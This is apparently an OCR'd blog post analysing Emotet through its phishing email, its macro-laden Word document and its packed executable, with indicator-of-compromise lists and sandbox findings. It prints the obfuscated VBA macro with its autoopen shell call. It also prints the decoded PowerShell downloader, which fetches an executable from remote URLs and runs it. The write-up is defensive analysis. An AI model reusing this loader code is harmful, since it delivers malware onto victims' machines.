
Comprehensive Analysis of EMOTET Malware: Part 1 by Zyad Elzyat

medium.com/@zyadlzyatsoc/comprehensive-analysis-of-emotet-malware-part-1-by-zyad-elzyat-35d5cf33a3c0

Zyad Elzyat March 26, 2024



Zyad Elzyat

--

Exclusive Summary

Emotet, a notorious name in the realm of cyber threats, has loomed large over the digital landscape since its inception in 2014. Originally identified as a banking Trojan focused on financial data theft, Emotet has evolved into a highly adaptable and multifaceted malware, capable of causing widespread disruption to both individuals and organizations alike.

In this comprehensive analysis, we embark on a journey into the intricate workings of Emotet, meticulously dissecting its tactics, functionalities, and the imminent dangers it presents.

This initial segment of our analysis serves as a roadmap, outlining the key areas of exploration:

1. Email Phishing Analysis: Delving into Emotet's deceptive strategies deployed through phishing campaigns, we scrutinize the emails crafted to entice unwitting victims, laying bare the intricacies of its social engineering tactics.

2. Document Static and Dynamic Analysis: Employing a dual-pronged approach, we conduct static and dynamic analyses of the malicious documents disseminated by Emotet. Through static analysis, we uncover insights into its structural components, while dynamic analysis reveals its behavior within controlled environments, offering invaluable insights into its modus operandi.
3. Malware Basic Static Analysis: Shifting our focus to the heart of Emotet, we meticulously dissect its code through static analysis techniques. This meticulous examination unveils its inner workings, shedding light on its functionalities and potential vulnerabilities.
4. Malware Dynamic Analysis: To gain a deeper understanding of Emotet's real-world impact, we subject it to dynamic analysis. By observing its interactions with the system and network within a simulated environment, we glean insights into its operational behavior and tactics.

Index:

Mitre Attack For Emotet

Emotet

Emotet is a modular malware variant which is primarily used as a downloader for other malware variants such as TrickBot…

attack.mitre.org

Email Analysis

Emotet primarily spreads through phishing emails. These emails often appear legitimate, containing familiar branding and enticing subjects like invoices, payment details, or shipping notifications. Clicking malicious attachments or links within these emails can infect a device with Emotet.

Email Contains:

- Three URLs:
- `sara[.]buller@ottumwaschools[.]com` (email address)
- `management@bavarianmotorcars[.]com` (email address)
- `hxxp[://]bengalcore[.]com/Invoice-26396-reminder/` (link)
- Two invoices mentioned

Explanation:

An invoice email is a standard communication between a business and a customer. It details the products or services provided, along with the amount owed.

- The presence of an invoice email suggests a business transaction.
- The email addresses (`sara[.]buller@ottumwaschools[.]com` and `management@bavarianmotorcars[.]com`) indicate communication between:
- Ottumwa Schools (likely a school district) and someone named Sara Buller.
- Bavarian Motorcars (presumably a car dealership) and their management team.

I Ran The Third URL in anyrun sandbox , It appears that error content was removed , and URL Is Maliciuos , 4 Vendors Detect It

- “I conducted comprehensive research, including a thorough examination of MalwareURL, Virus Total and whois , to gather intelligence on potential threats. In addition, I utilized scanning tools to analyze URLs and IP addresses, identifying Indicators of Compromise (IOCs).
- NS1[.]WINHOST[.]COM
- NS2[.]WINHOST[.]COM
- NS3[.]WINHOST[.]COM
- hareamposi[.]com
- slumpdeltatime[.]com
- turboregale[.]com
- mail17[.]thesupportcenter[.]net
- ouratlanticstore[.]com
- zhgrp[.]net
- mba269[.]net
- ns2[.]tdigital[.]com
- pccsh[.]org
- ns1[.]spokaneweb[.]co
- kitchentoaislecatering[.]com
- ns2[.]webmailinglists[.]com
- winproteam[.]com
- dirteam[.]com
- dahtkahm[.]com
- bluefandago[.]com
- caulfieldpreparatory[.]com
- download[.]2yourface[.]com
- fpbaus[.]com
- olaf4e[.]com
- saveruralwireless[.]com
- loriato[.]com
- travoice[.]ca

- consultasas[.]com
- rkschmidt[.]net
- webpathfinder[.]com
- wellbeing-center[.]com
- ivanrivera[.]com
- fotonovelty[.]com
- roundtableusa[.]com
- rentwithconfidence[.]com
- www[.]ultradevelopers[.]net
- ultradevelopers[.]net
- workspacellc[.]com
- rajib-bahar[.]com
- acsconnection[.]com
- aeobinvesting[.]com
- 164[.]155[.]169[.]37
- 47[.]242[.]15[.]1
- 209[.]99[.]64[.]18
- 47[.]91[.]17[.]82
- 47[.]52[.]230[.]230
- 47[.]240[.]50[.]198
- 47[.]90[.]10[.]49
- 47[.]56[.]93[.]201
- 47[.]91[.]138[.]163
- 47[.]75[.]34[.]121
- 107[.]167[.]2[.]226
- 64[.]79[.]170[.]62
- 89[.]187[.]101[.]92
- 107[.]167[.]2[.]226
- 72[.]20[.]39[.]182
- 216[.]52[.]229[.]6
- 182[.]16[.]102[.]91
- 72[.]3[.]168[.]32

MSDOC Analysis

- md5,02E3887DB869113CB223D9EBD9C6117F
- sha1,6C43C961756DBCFFCE0E26E09F97DE6775B217ED
- sha256,E77FF24EA71560FFCB9B6E63E9920787D858865BA09F5D63A7E44CB86A569A6E

  i run the ms doc with olevba and oleid i found it malicuios and cotnain obfuscated vba code

```
Sub FMGAn24cV()
   On Error Resume Next
   Select Case cFmIw
      Case 8059
         wUhL25 = 2636
         GpzXy = Jlzd789p
         UWiZ = 482
      Case 6364
         HfiuK0K8 = XiLc
         shtE = Round(RQUnj832I + ChrB(tGjztO8))
         huYs7195 = Int(252065587 * 127 * 204048515 + CLng(IBL))
      Case 46
         IKWt3M788 = Fix(cTuwVw8 * CByte(BLux6x4G / Tan(29285969)) * 709 * zDNle7)
         YwAYF = odu
         CZk = CStr(278725002)
   End Select
   Set xjQY96L = 3
End Sub
 Sub vgYJ(kHiis167)
   On Error Resume Next
   Dim jfjyp146z()
   ReDim jfjyp146z(2)
   jfjyp146z(0) = 441
   jfjyp146z(1) = 14
   yYzpN2 = (GMOz7Gjx / CDate(XIsh) * XKEimT1 + 7391 * (9 - CStr(15 * CStr(1)) *
204179029 / Round(SIi)))
   sVS = tRTKlgHp - 147619628
End Sub



Sub autoopen()
ukWWdsK
End Sub
Sub FHjEj(LAcQVZ87)
   On Error Resume Next
   Do
      Dim lJeuDE96, nqrjpo6
      neGow086 = 4163
      AkQCgA = 294325181 - 51502176
   Loop Until bwvS69z8z >= 13
   Do While JKyP8pxto Eqv 10
      For Each ZJyu In NBZq5Y
         oYwx = UlaI61M1 / fph * 498373131 / vrGbz * (86 * CDate(4003) * (93 + Int(Lyrs)
/ 28188549 - ChrW(hlpn60H)))
      Next
      Set vRSb9W = 3
      Select Case tJBR
         Case 407850943
            jaum6Cn = ChrB(3641 * Hex(EzHUi2E))
            NCskA = CjuvT
            rSZ = CBool(Act)
         Case 1
            crvr = 368
            xgQY = ocXUh23
```

```
            QXvYq42qV = xzak9Z2
         Case 513122720
            vLZp = ChrB(233198461)
            eObu66H03 = 8
            vxQ = 385391781
      End Select
      Set ZWbLW1X89 = DzyG
   Loop
End Sub
 Sub sSYfU0(SpsW4rP)
   On Error Resume Next
   XtaW = 252633654 - Rnd(JHd / Chr(RzwyI3)) * 582 - CSng(67 / 61 + UuzY46cs5 -
CStr(404047675)) / 67 * RJpk5xi38 / 271545299 + CStr(77 + CByte(13 - Atn(64 - mTgJ *
284735532 / 32)) - 43 - CLng(ZdgH93I))
   YSuN0x5D = 229040495 / 36292429
   zFcxbS = (8 / CStr(UEi) + (ZRhr + jKDn0 - 14 / GDs * (EYA * CSng(345020765 * bQZ) -
SsI / Cos(uAwx3Vije))))
End Sub

Public Function ukWWdsK()On Error Resume NextVBA.Shell$ "" + UWbfkwStSfN + TsvdGtsXy +
CEksYkDDLPC + muCnTNfaDz + NHPPYeuBF + NhBKxbvDSCU + BHhpVSH + WwUHnAzPHH + ugxkHRTHwC +
vfFPPPnCUf + ActiveDocument.CustomDocumentProperties("ZpEkWFg") + UWbfkwStSfN + TsvdGtsXy
+ CEksYkDDLPC + muCnTNfaDz + NHPPYeuBF + NhBKxbvDSCU + BHhpVSH + WwUHnAzPHH + ugxkHRTHwC
+ vfFPPPnCUf + ActiveDocument.BuiltInDocumentProperties("Comments") + UWbfkwStSfN +
TsvdGtsXy + CEksYkDDLPC + muCnTNfaDz + NHPPYeuBF + NhBKxbvDSCU + BHhpVSH + WwUHnAzPHH +
ugxkHRTHwC + vfFPPPnCUf + ZzNNgAY, 0End FunctionSub JMQObR0()   On Error Resume Next
Lphmp5 = MDxY8q2 * uvPIG51Hm   Uvcq = 314659417 * 465999738End Sub Sub wXFp7reR9()   On
Error Resume Next   Do While kcJf > lkPIt4      For Each GIyl In OvCk         PLPbA5 =
Cos(188802468)      Next      For Each MqSKJ6f In ORvWe4F5         noUx84A = 598
Next      For qiUPL4Ycs = cinf02 To DJpsd633         FcHCQ5Ol = 531668891 * Chr(tWAv7fc2
/ 401 - oOnx * Hex(22 + Log(238889098))) * yqAGY + Atn(URVKDhE26) * 933 / Fix(OUEk5 *
Sin(193) - 9312 - Round(gXeSX11e)) * 699 - Round(lEol06) + 1648 - Round(299506984)
Next      Do         cgXl1L = PVFdrkie * Int(7) * ZPWvW0 / Cos(6789) - 9 + Tnbf086
Loop Until xbKi8920 > 6      EFRQ1 = 334953148 * wLRi7   Loop   RSFC2F12 = mcgVq3X -
251107387End Sub
```

I will enable editing in the file and run FakeNet-NG and Process Explorer to monitor connections and new processes triggered by enabling the macros.

I've identified five IP addresses that malware attempts to communicate with, I Will Scan Each One.

I've encountered obfuscated PowerShell code within the document. To decrypt it, I'll utilize Cyber Chef and the Power Decoder tool

```
$wscript = new-object -ComObject WScript.Shell;$webclient = new-object
System.Net.WebClient;$random = new-object random;$urls =
'http://focalaudiodesign.com/hl/,http://furstens.se/sdxCegqHa/,http://firstreport.com/vsI
 = $random.next(1, 65536);$path = $env:temp + '\' + $name + '.exe';foreach($url in $urls)
{try{$webclient.DownloadFile($url.ToString(), $path);Start-Process
$path;break;}catch{write-host $_.Exception.Message;}}
```

- hxxp[://]focalaudiodesign[.]com/hl/

- hxxp[://]furstens[.]se/sdxCegqHa/
- hxxp[://]firstreport[.]com/vsIFKF/
- hxxp[://]sarahbradley[.]com/WVfJHSF/
- hxxp[://]belongings[.]com/lQeIF/
- hxxp[://]www[.]sarahbradley[.]com/WVfJHSF/
- hxxps[://]www[.]firstreport[.]com/vsIFKF/
- 173[.]254[.]14[.]237
- 66[.]147[.]242[.]93
- 107[.]154[.]147[.]22
- 45[.]60[.]97[.]22
- 89[.]221[.]250[.]20
- 96[.]45[.]82[.]126
- 96[.]45[.]83[.]51
- 96[.]45[.]83[.]150
- 96[.]45[.]82[.]249
- 192[.]155[.]244[.]20
- 216[.]117[.]140[.]21
- 213[.]146[.]173[.]149
- 213[.]146[.]173[.]150
- 64[.]41[.]86[.]47
- 208[.]91[.]197[.]27
- 64[.]41[.]87[.]41
- 64[.]41[.]94[.]112
- 64[.]26[.]26[.]113
- 64[.]41[.]86[.]47al
- 208[.]91[.]197[.]27
- 64[.]41[.]87[.]41
- 64[.]41[.]94[.]112
- 64[.]26[.]26[.]113
- 207[.]204[.]50[.]27

Basic Static Analysis

- md5,D09A466039FFE16E231A202BD6259DB8
- sha1,A625728EC40BD353B79913BED4DEE0C297467D3D
- sha256,591D32AEAE0554F744DF8843727E794D33495FF0A4B90A9F7861AB526988DED7

- This URL’s Related With This Hash
- hxxp[://]24[.]45[.]195[.]162:8443/enabled/health/
- hxxp[://]80[.]11[.]163[.]139:443/sess/
- hxxp[://]24[.]45[.]195[.]162:7080/xian/attrib/sess/merge/
- hxxp[://]201[.]184[.]105[.]242:443/symbols/publish/
- hxxp[://]133[.]167[.]80[.]63:7080/tpt/between/sess/
- hxxp[://]94[.]192[.]225[.]46/codec/enabled/

- hxxp[://]198[.]199[.]114[.]69:8080/between/pdf/sess/
- hxxp[://]80[.]79[.]23[.]144:443/psec/attrib/

- file-size,58880 bytes
- entropy,6.805 [Packed]
- file-type,executable
- cpu,32-bit
- subsystem,GUI
- compiler-stamp,Mon Sep 30 18:18:17 2019 | UTC
- DIE also indicates high entropy, confirming suspicions that the file is packed

  I Found Section Name .CRT ”The functions referenced in the .CRT section are usually written in C or C++ and are marked with specific compiler directives or attributes to ensure they are executed at the appropriate time during program startup or initialization.”

Basic Dynamic Analysis

When running the sample, a new program pops up, which seems like a copy of the original malware. This suggests that the malware is making copies of itself

- sha256,591D32AEAE0554F744DF8843727E794D33495FF0A4B90A9F7861AB526988DED7
- ”C:\Windows\SysWOW64\shlphans.exe”
- ”Command Line “ — 92fb5849” “

- Event, \BaseNamedObjects\E689B0777 ”refers to an event object in the Windows operating system. Event objects are synchronization primitives used by programs to coordinate activities between different processes or threads. ”
- Mutant, \BaseNamedObjects\M689B0777 “Make Sure The Malware Run Only Once On The Machine”
- Section, \BaseNamedObjects\F932B6C7–3A20–46A0-B8A0–8894AA421973
- Adding a random value to a registry key “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3BC3475”

Conclusion

- “In this segment of our analysis, we progressed from phishing examination to static analysis to dynamic analysis. In the upcoming phase, we’ll delve into code analysis, unpacking techniques, and the development of YARA rules. Stay tuned as we explore deeper into the malware’s workings and fortify our defenses إن شاء الله.
- references Eng Mahmoud Nour Eldin